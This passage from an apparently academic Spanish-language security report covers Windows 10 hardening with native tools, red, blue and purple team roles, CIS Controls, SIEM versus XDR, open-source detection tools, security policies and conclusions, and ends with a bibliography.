En la figura 30 se muestra la configuración del UAC, el cual permite agregar una barrera de acceso frente a los elementos que son descargados y que tienen una reputación o comportamiento sospechoso al ejecutarse, esta barrera se encuentra a nivel del usuario donde es quien admite la ejecución o no, acá es importante la conciencia de la seguridad en la organización.

Figura 30. configuración del UAC




Fuente: Elaboración propia

Configuración del firewall


En la figura 31 se observa la configuración del firewall para activar el análisis básico de comportamiento maliciosos en la red, en este caso con la configuración básica no fue posible detectar la intrusión. En la figura 32 se muestra que el firewall debería tener unas reglas particulares que permitan el control de tráfico especifico en el firewall.

Figura 31. Configuración del firewall



Fuente: Elaboración propia

Figura 32. Reglas particulares que permitan el control de tráfico especifico en el firewall




Fuente: Elaboración propia

Configuración de la autoprotección de Windows Defender

En la figura 33 se muestra la configuración de la protección contra alteraciones del control de Windows Defender, con esto se busca que un atacante no pueda bajar los servicios importantes que detectan este tipo de ataque en la fase de pre-ejecución y ejecución.

Figura 33. configuración de la protección contra alteraciones del control de Windows Defender



Fuente: Elaboración propia

Aseguramiento final del sistema operativo Windows 10 con las herramientas nativas de la máquina, según las evidencias anteriormente mostradas.

Como parte del paso a paso para el aseguramiento del sistema operativo de Windows 10 con las herramientas nativas, es importante mencionar que los siguientes pasos deben ir acompañados de detalles técnicos que deben ser configurados por personal de seguridad para lograr ser aplicadas correctamente.

- Configuración de la autoprotección de Windows Defender
- Configuración de control de aplicaciones y navegador
- Aplicar el bloqueo de aplicaciones potencialmente no deseadas
- Configuración de protección en tiempo real por medio del antivirus Windows defender
- Configuración del UAC
- Configuración del firewall con reglas que apunten al concepto cero confianzas.

1.3.4 Diferencias que se presentan de los equipos de Blue Team y Red Team con los equipos Purple Team y de respuesta a incidentes informáticos.

Tabla 1. Diferencias de los equipos Team (Red, Blue, Purple, Incident response)

	Red Team	**Blue Team**	**Purple Team[20]**	**Respuesta a incidentes[21]**
Funciones	Imita los ataques	Generar defensa proactiva	Garantiza la eficacia de los equipos anteriores	Generar un plan de atención y respuesta de incidentes en seguridad
	Analiza como atacante	Piensa como defender	Maximizan los controles de ambos equipos	Investigar e identificar incidentes de seguridad
	Deja al descubierto comportamientos para la investigación	Analiza las vulnerabilidades y/o fallos de la seguridad encontradas para corregirlo	Combinan ambos aspectos para mejorar la postura de seguridad	Documentar la mejora continua frente a los incidentes encontrados
	Aprovecha la falta de mitigación de las amenazas	Genera planes de mitigación para distintos tipos de amenazas	Generar controles adicionales para reforzar los planes de mitigación	Manejo de herramientas para la detección y el análisis como SIEM,

[20] UNIR. Red blue purple team ciberseguridad. 2024. {En Línea}. {Consultado el 18, marzo, 2024}. Disponible en: https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/

[21] PROOFPOINT. Respuesta ante incidentes. 2024. {En Línea}. {Consultado el 18, marzo, 2024}. Disponible en: https://www.proofpoint.com/es/threat-reference/incident-response

	Red Team	Blue Team	Purple Team[20]	Respuesta a incidentes[21]
				SOAR, IPS, EDR, NTA entre otros
	Resultado técnico	Monitorean sistemas para encontrar comportamientos sospechosos	Planes de mejora	Procedimientos y manuales de cómo tratar incidentes
		Resultado técnico y recomendaciones		
Costo	Alto	Alto	Para empresas pequeñas que buscan un proceso equilibrado	Alto
Objetivo	Atacar y poner a prueba los sistemas	Defender	Atacar y defender estratégicamente	Reducir y contener el daño generado por incidente
Roles	Pentesting Consultor de seguridad Analista de amenazas	Auditor ISO27001 Administrador de herramientas de seguridad Analista de seguridad	Combinación de habilidades y coordinación de los equipos	Equipo profesional informático y de gestión de procesos internos

Fuente: Elaboración Propia

1.3.5 ¿Qué función tiene CIS “Center For Internet Security” dentro del equipo Blue Team?, generar un tutorial corto sobre su funcionamiento y como se obtener documentación de sus procesos.

El CIS cumple la función de proporcionar un conjunto de parámetros y buenas prácticas de seguridad donde se priorizan y se simplifican las acciones que una organización debería optar para mejorar la postura de seguridad. Por tal motivo este conjunto de criterios es de alta importancia para el Team Blue, ya que con estas recomendaciones basaran muchos aspectos de su investigación y mejoras en el proceso de aseguramiento de los sistemas además de garantizar el cumplimiento de la ley dentro de sus controles.

Algunas de las funciones del Blue Team con el control CIS apunta a disponer de mayor atención en los siguientes elementos:

- Monitorear tráfico de la red
- Evaluar las vulnerabilidades y generar pruebas de penetración
- Gestionar e implementar controles que permitan mejorar la seguridad

Para utilizar por primera vez los controles CIS es importante tener en cuenta los siguiente:[22]

- Primero: Seleccionar la versión que más aplica en su entorno.
- Segundo: Una vez leído y entendido los controles debe iniciar una tarea de identificación y selección basado en el entorno que se quiere asegurar.
- Tercero: Luego debe evaluarse los detalles de cada control para entender el alcance de su proyecto
- Cuarto: Según la identificación realizada debe elegir el nivel de seguridad que se espera cumplir en el entorno u organización.
- Quinto: Según el nivel de seguridad seleccionado este le permitirá conocer cuáles son los parámetros relacionados con los cuales debe empezar a revisar su cumplimiento o ajuste.
- Sexto: Ajuste los criterios según la necesidad de la organización

Tabla 2. Controles CIS

Controles	Cumplimientos
CIS Control 1 - Inventario y Control de Activos Empresariales	5/5 Salvaguardas
CIS Control 2 - Inventario y Control de Activos de Software	7/7 Salvaguardas

[22] CISECURITY. Navegador de controles de seguridad críticos de CIS. 2024. {En Línea}. {Consultado el 23, marzo, 2024}. Disponible en: https://www.cisecurity.org/controls

Controles	Cumplimientos
CIS Control 3 - Protección de datos	14/14 Salvaguardas
CIS Control 4 - Configuración segura de activos y software de la empresa	12/12 Salvaguardas
CIS Control 5 - Gestión de cuentas	6/6 Salvaguardas
CIS Control 6 - Gestión del control de acceso	8/8 Salvaguardas
CIS Control 7 - Gestión continua de vulnerabilidades	7/7 Salvaguardas
CIS Control 8 - Audit Log Management	12/12 Safeguards
CIS Control 9 - Protecciones de correo electrónico y navegador web	7/7 Safeguards
CIS Control 10 - Defensas contra malware	7/7 Safeguards
CIS Control 11 - Recuperación de datos	5/5 Safeguards
CIS Control 12 - Gestión de la infraestructura de red	8/8 Safeguards
CIS Control 13 - Network Monitoring and Defense	11/11 Safeguards
CIS Control 14 - Security Awareness and Skills Training	9/9 Safeguards
CIS Control 15 - Service Provider Management	7/7 Safeguards
CIS Control 16 - Application Software Security	14/14 Safeguards
CIS Control 17 - Incident Response Management	9/9 Safeguards
CIS Control 18 - Pruebas de penetración	5/5 Salvaguardas[23]

Fuente: Autor[24]

Para obtener los recursos debe dirigirse al siguiente sitio del autor Center for Internet Security, donde menciona una forma sencilla de manejar el contenido y acceder a este. Navegador de controles CIS (cisecurity.org)[25]

[23] CISECURITY. Navegador de controles de seguridad críticos de CIS. 2024. {En Línea}. {Consultado el 23, marzo, 2024}. Disponible en: https://www.cisecurity.org/controls
[24] CISECURITY. Navegador de controles de seguridad críticos de CIS. 2024. {En Línea}. {Consultado el 23, marzo, 2024}. Disponible en: https://www.cisecurity.org/controls
[25] CISECURITY. Navegador de controles de seguridad críticos de CIS. 2024. {En Línea}. {Consultado el 23, marzo, 2024}. Disponible en: https://www.cisecurity.org/controls

1.3.6 Diferencias entre el SIEM y XDR

Tabla 3. Diferencias entre el SIEM y XDR[26]

Herramientas Elementos	XDR	SIEM
Metodología	Utilizar las diferentes tecnologías compatibles para generar y determinar comportamientos maliciosos.	Utilizar los logs de las tecnologías compatibles de la organización para su análisis y alertamiento
¿Cuál es su alcance?	Múltiples fuentes de datos para la ingesta.	Limitado a los logs
¿Cuál es su objetivo?	Detección en múltiples niveles tecnológicos y correlación de eventos.	Generación de alertas a partir del análisis de logs
Herramientas consumidas	Herramientas y tecnologías compatibles para la ingesta de datos	Su actividad principal es el análisis de los logs
Tipo de análisis	Con alto nivel de correlación	Limitado
Automatización	Con múltiples opciones	Limitado

Fuente: Autor[27]

[26] UNCOMMONX. XDR vs. SIEM: What's the Difference. 2024. {En Línea}. {Consultado el 18, marzo, 2024}. Disponible en: https://info.uncommonx.com/blog/xdr-vs-siem

[27] UNCOMMONX. XDR vs. SIEM: What's the Difference. 2024. {En Línea}. {Consultado el 18, marzo, 2024}. Disponible en: https://info.uncommonx.com/blog/xdr-vs-siem

1.3.7 Tres herramientas recomendadas informáticas a nivel de detección de ataques con licencia GPL.

OSSEC: Es una herramienta de detección de intrusos donde su objetivo es apoyar la detección de posibles ataques de seguridad. Puede realizar análisis de registros desde múltiples servicios de redes y proporcionar a su equipo de TI numerosas opciones de alerta.[28]

ELASTIC: Es una herramienta de tipo SIEM que permite dar visibilidad sobre amenazas y buscar posibles ataques en tiempo real, esta herramienta trabajo sobre el marco MITRE ATT&CK para complementar la detección.[29]

OpenEDR:: Es una plataforma de detección y respuesta a incidentes de ciberseguridad de código abierto. Está diseñada para ayudar a las organizaciones a detectar y responder rápidamente a amenazas cibernéticas en tiempo real. [30]

[28] OSSEC. OSSEC Open Source Security. 2024. {En Línea}. {Consultado el 24, marzo, 2024}. Disponible en: https://www.ossec.net/?trk=article-ssr-frontend-pulse_little-text-block

[29] ELASTIC. Elastic SIEM: abierto y gratuito para los analistas de seguridad en todas partes | Elastic Blog. 2024. {En Línea}. {Consultado el 24, marzo, 2024}. Disponible en: https://www.elastic.co/es/blog/elastic-siem-free-open

[30] OPENEDR. Openedr. 2024. {En Línea}. {Consultado el 24, marzo, 2024}. Disponible en: https://openedr.com/

1.4 EQUIPOS BLUE TEAM, RED TEAM Y PURPLE TEAM AL MISMO TIEMPO DENTRO DE UNA ORGANIZACIÓN.

La inclusión de los diferentes equipos de seguridad en una organización genera un alto nivel de conocimiento y de maduración de los controles de seguridad, como también el aseguramiento de las aplicaciones y de los activos de la organización. Es importante mencionar que la alta gerencia debe priorizar y dedicar los esfuerzos en aquellos aspectos que son críticos para la empresa, con esto se busca aprovechar los recursos adecuadamente en los activos realmente importantes.

Por otro lado, es importante dejar en la mesa que los diferentes equipos deben contar con herramientas y material de educación actualizado para estar al frente de las nuevas amenazas y comportamientos de las nuevas generaciones de atacantes.

1.5 POLÍTICAS INICIALES DE SEGURIDAD PARA MEJORAR EL ENTORNO DE LA ORGANIZACIÓN.[31]

1.5.1 Política de la auditoria y cumplimiento de controles de seguridad

Definir este proceso permite monitorear y dar seguimiento a los hallazgos de seguridad los cuales deben ser tratados en cierta medida por toda la organización.

1.5.2 Política de educación a los usuarios.

Definir este proceso es una medida efectiva frente al desconocimiento de los usuarios, lo cual reduce la exposición del riesgo de la empresa por los usuarios sin conocimiento.

1.5.3 Política de desarrollo seguro.

Es importante adoptar medidas estandarizadas que permitan acoplar las necesidades a las buenas prácticas de seguridad en el desarrollo, donde se busque minimizar los riesgos de aplicaciones con puntos a mejorar y evitar la exposición del riesgo de la empresa.

[31] SAINTLEO. ¿Qué son las políticas de ciberseguridad y por qué son importantes?. 2024. {En Línea}. {Consultado el 31, marzo, 2024}. Disponible en: https://worldcampus.saintleo.edu/noticias/que-son-las-politicas-de-ciberseguridad-y-su-importancia#:~:text=Las%20pol%C3%ADticas%20de%20ciberseguridad%20se,estar%20preparada%20ante%20posibles%20ciberataques.

1.5.4 Política de respaldo y recuperación de desastres.

Para dar continuidad al negocio es de vital importancia que las organizaciones tengan las medidas necesarias para recuperar y salvaguardar la información de la empresa y de los usuarios, este proceso también es útil para evitar pagar por secuestros de información.

2 CONCLUSIONES

La investigación propuesta sobre las leyes permite aclarar que el acceso a un recurso debe ser siempre autorizado y delimitado, ya que la interpretación de la ejecución de una tarea de investigación de seguridad podría estar infringiendo una de las normativas, lo cual puede llevar a multar de privación de la libertad y de un pago adicional monetario con el fin de cubrir los daños realizados.

La violación de las leyes colombianas que tienen concordancia con la protección de los datos y sistemas informáticos tienen una relación estrecha con la ética de un profesional de la seguridad informática, donde su educación, valores y respeto dictan un camino para no ir en contra de la ética. Aunque cabe mencionar que la ética de una persona tendrá varias tonalidades según las necesidades o vivencias de la persona contratada o del profesional independiente.

Dentro de la revisión del documento de confidencialidad se observa varios aspectos que fueron mencionados en el presente documento, los cuales dejan la puerta abierta para ambigüedades y acciones que van en contra del receptor, quien llevaría la peor parte por ejecutar las directrices de la empresa, las cuales el mismo receptor acepto para ingresar a este puesto. Por tal motivo es importante analizar con detenimiento los compromisos por parte del receptor y, por otro lado, es importante que la empresa pueda actualizar y certificar sus procesos confidencialidad.

La evaluación de los controles del escenario planteado permitió conocer que los sistemas deben tener obligatoriamente herramientas de protección mínimas que permitan controlar comportamientos maliciosos, adicionalmente se debe entender el tipo de alcance de la organización y sus prioridades para definir de forma acertada la manera de configurar sus sistemas de seguridad.

Se atiende la necesidad de generar un ambiente virtual con el objetivo de trabajar durante la etapa 1, por lo que es importante mantener el banco de trabajo sin sobrecargar y con los requisitos solicitados en el documento. También es importante deshabilitar la protección para tener un flujo de las tareas sin contratiempos.

En el presente escenario se pudo evidenciar que la configuración correcta de los sistemas de seguridad son esenciales para evitar este tipo de ataques, los cuales en la mayoría de veces son detectados en tiempo real, en este aspecto la protección que proporciona el agente antivirus puedo ser la diferencia al eliminar el archivo descargado y evitar su ejecución, aunque también es cierto que debe haber un proceso de conciencia de seguridad hacia los usuarios corporativos donde se debe dar pautas para reconocer posibles amenazas que provienen de redes o sitios web y de esta forma reducir el riesgo.

Es importante mencionar que este tipo de ataques ya tienen un objetivo específico para explorar, por lo que el atacante previamente pudo haber analizado a su víctima para detectar posibles fallos o debilidades en la seguridad del sistema, en este escenario la ingeniería social jugo un papel importante al obtener plena confianza tanto de quien envía el archivo y de quien recibe, ya que puede existir la posibilidad de que el archivo ya estuviera configurado previamente y de esta forma poder obtener acceso del mayor número de usuarios posibles.

Durante la identificación de los factores de riesgo del escenario que permitieron dar la oportunidad para el aprovechamiento de las malas configuraciones de seguridad, se logra evidenciar que un control que podría mitigar este tipo de escenarios es el de aplicar el concepto de mínimo privilegio, esto podría ser un punto desalentador que provocaría al atacante buscar otros métodos más avanzados y estar en riesgo a que sea detectado de forma temprana

El aprovechamiento adecuado de las herramientas SIEM y XDR, permiten tener un alto grado de gestión de riesgos y de amenazas, por lo que se debe contar con el recurso humando capacitado y entrenado para sacar todo el provecho de este tipo de herramientas avanzadas. También es importante mencionar que en conjunto con la organización se debe definir las prioridades a nivel de seguridad donde se busca sacar el máximo de las herramientas mencionadas.

La utilización de parámetros y buenas prácticas de seguridad es de vital importancia para proteger los activos y los datos de la organización además de proporcionar una capa de seguridad a los datos de los usuarios evitando pérdidas económicas y de reputación al no comprender las capacidades mínimas que debe tener una organización.

3 RECOMENDACIONES

En un próximo avance del trabajo se sugiere incluir un contexto con más detalles donde permita al profesional de la seguridad, obtener un conocimiento más avanzado en diferentes temáticas y tecnologías. Con esto se busca que la organización que cuente con el apoyo del recurso humano este pueda tener un contexto más amplio de la defensa y pueda brindar soluciones estratégicas.

La conceptualización de un SIEM y un XDR es un buen recurso para esta fase inicial donde el profesional busca adquirir conceptos, aunque sería de gran valor poder mostrar las bondades de este tipo de herramientas, ya que al dimensionar adecuadamente estas herramientas puede dar pie a consumir este recurso de forma adecuada.

Agregar en futuros trabajos un escenario con más puntos de control que permitan indagar un poco más en la complejidad de un ataque, además de proporcionar herramientas adicionales que permitan retroalimentar el proceso de aprendizaje para la detección de la historia forense de este tipo de situaciones.

Ampliar las opciones de aprovechamiento que el atacante pudo tener para obtener la información y realizar el daño informático, por lo anterior se busca comprender diferentes formas en como un atacante puede vulnerar un objetivo sin ser evidenciado, además de propiciar escenarios para eliminar los rastros cuando se realiza la secuencia como el atacante.

A nivel organizacional se recomienda generar controles más robustos en el uso de sitios web que pueden ser foco de elementos maliciosos, en este caso una plataforma que permite descargar archivos sin control y limitaciones es una brecha que puede considerarse bastante grande, ya que puede ser la fuente de ingreso o de exfiltración de información que puede convertirse en un compromiso de seguridad para la información interna como también de los usuarios que consumen servicios de esta.

Adoptar procesos de cumplimiento que permitan tener claro si los controles de seguridad son funcionales o no, esta tarea permite conocer los puntos que requieren de una mejora a nivel de seguridad o del proceso que permite que estos estén bien configurados o activados de forma adecuada.

Los controles CIS contienen gran cantidad de información general para la evaluación y cumplimiento de parámetros de seguridad, aunque es importante mencionar que se debería dar un enfoque a los parámetros que pueden ser aplicables a Colombia y sus organizaciones con esto se busca mejorar el entendimiento del alcance de la seguridad en Colombia.

BIBLIOGRAFÍA

AFSH4CK. Meterpreter. 2024. {En Línea}. {Consultado el 18, marzo, 2024}. Disponible en: https://afsh4ck.gitbook.io/ethical-hacking-cheatsheet/post-explotacion/post-explotacion/meterpreter

CCN. Guía de Seguridad de las TIC CCN-STIC 599B. 2017. {En Línea}. {Consultado el 18, marzo, 2024}. Disponible en: https://www.ccn-cert.cni.es/es/series-ccn-stic/guias/series-ccn-stic/guias-de-acceso-publico-ccn-stic/2395-ccn-stic-599b-seguridad-en-windows-10-cliente-independiente-anexo-a-ens/file.html

COPNIA. Régimen disciplinario. 2024. {En Línea}. {Consultado el 18, febrero, 2024}. Disponible en: https://www.copnia.gov.co/tribun Régimen disciplinario al-de-etica/regimen-disciplinario

CISECURITY. Navegador de controles de seguridad críticos de CIS. 2024. {En Línea}. {Consultado el 23, marzo, 2024}. Disponible en: https://www.cisecurity.org/controls

ECCOUNCIL. Understanding the Five Phases of the Penetration Testing Process. 2023. {En Línea}. {Consultado el 10, febrero, 2024}. Disponible en: https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/penetration-testing-phases/

ELASTIC. Elastic SIEM: abierto y gratuito para los analistas de seguridad en todas partes | Elastic Blog. 2024. {En Línea}. {Consultado el 24, marzo, 2024}. Disponible en: https://www.elastic.co/es/blog/elastic-siem-free-open

GITHUB. ReflectiveDLLInjection. 2024. {En Línea}. {Consultado el 1, marzo, 2024}. Disponible en: https://github.com/stephenfewer/ReflectiveDLLInjection/blob/master/Readme.md

KEEPCODING. ¿Qué es ExploitDB?. . 2023. {En Línea}. {Consultado el 10, febrero, 2024}. Disponible en: https://keepcoding.io/blog/que-es-exploitdb/#:~:text=ExploitDB%20es%20una%20aplicaci%C3%B3n%20web%20que%20re%C3%BAne%20bases,mejorar%20la%20calidad%20de%20sus%20auditor%C3%ADas%20de%20ciberseguridad.

METASPLOIT. How to use msfvenom. 2024. {En Línea}. {Consultado el 5, marzo, 2024}. Disponible en: https://docs.metasploit.com/docs/using-metasploit/basics/how-to-use-msfvenom.html

METASPLOIT. Metasploit Documentation. 2024. {En Línea}. {Consultado el 5, marzo, 2024}. Disponible en: https://docs.metasploit.com/

METASPLOIT. Meterpreter. 2024. {En Línea}. {Consultado el 5, marzo, 2024}. Disponible en: https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/

Nmap. Nmap Reference Guide. 2024. {En Línea}. {Consultado el 5, marzo, 2024}. Disponible en: https://nmap.org/book/man.html

OPENEDR. Openedr. 2024. {En Línea}. {Consultado el 24, marzo, 2024}. Disponible en: https://openedr.com/

OSSEC. OSSEC Open Source Security. 2024. {En Línea}. {Consultado el 24, marzo, 2024}. Disponible en: https://www.ossec.net/?trk=article-ssr-frontend-pulse_little-text-block

OSTEC. CVE y CVSS, para la clasificación de vulnerabilidades de seguridad digital. 2023. {En Línea}. {Consultado el 10, febrero, 2024}. Disponible en: https://ostec.blog/es/aprendizaje-descubrimiento/cve-y-cvss-para-la-clasificacion-de-vulnerabilidades-de-seguridad-digital/

POLICIA. Normatividad sobre delitos informáticos. 2024. {En Línea}. {Consultado el 18, febrero, 2024}. Disponible en: https://www.policia.gov.co/denuncia-virtual/normatividad-delitos-informaticos

PROOFPOINT. Respuesta ante incidentes. 2024. {En Línea}. {Consultado el 18, marzo, 2024}. Disponible en: https://www.proofpoint.com/es/threat-reference/incident-response

SAINTLEO. ¿Qué son las políticas de ciberseguridad y por qué son importantes?. 2024. {En Línea}. {Consultado el 31, marzo, 2024}. Disponible en: https://worldcampus.saintleo.edu/noticias/que-son-las-politicas-de-ciberseguridad-y-su-importancia#:~:text=Las%20pol%C3%ADticas%20de%20ciberseguridad%20se,estar%20preparada%20ante%20posibles%20ciberataques.

SECRETARÍA GENERAL DEL SENADO. ley_1273_2009. 2023. {En Línea}. {Consultado el 10, febrero, 2024}. Disponible en: http://secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html#4

SECRETARÍA GENERAL DEL SENADO. ley_1581_2012. 2023. {En Línea}. {Consultado el 10, febrero, 2024}. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1581_2012.html

SECRETARIASENADO. Ley 1952 de 2019. 2023. {En Línea}. {Consultado el 18, febrero, 2024}. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1952_2019.html

TBSEC. Pentesting: 10 herramientas open source. 2023. {En Línea}. {Consultado el 10, febrero, 2024}. Disponible en: https://blog.tbsek.mx/blog/2023/junio/73.Pentesting.html

UNCOMMONX. XDR vs. SIEM: What’s the Difference. 2024. {En Línea}. {Consultado el 18, marzo, 2024}. Disponible en: https://info.uncommonx.com/blog/xdr-vs-siem

UNIR. Red blue purple team ciberseguridad. 2024. {En Línea}. {Consultado el 18, marzo, 2024}. Disponible en: https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/

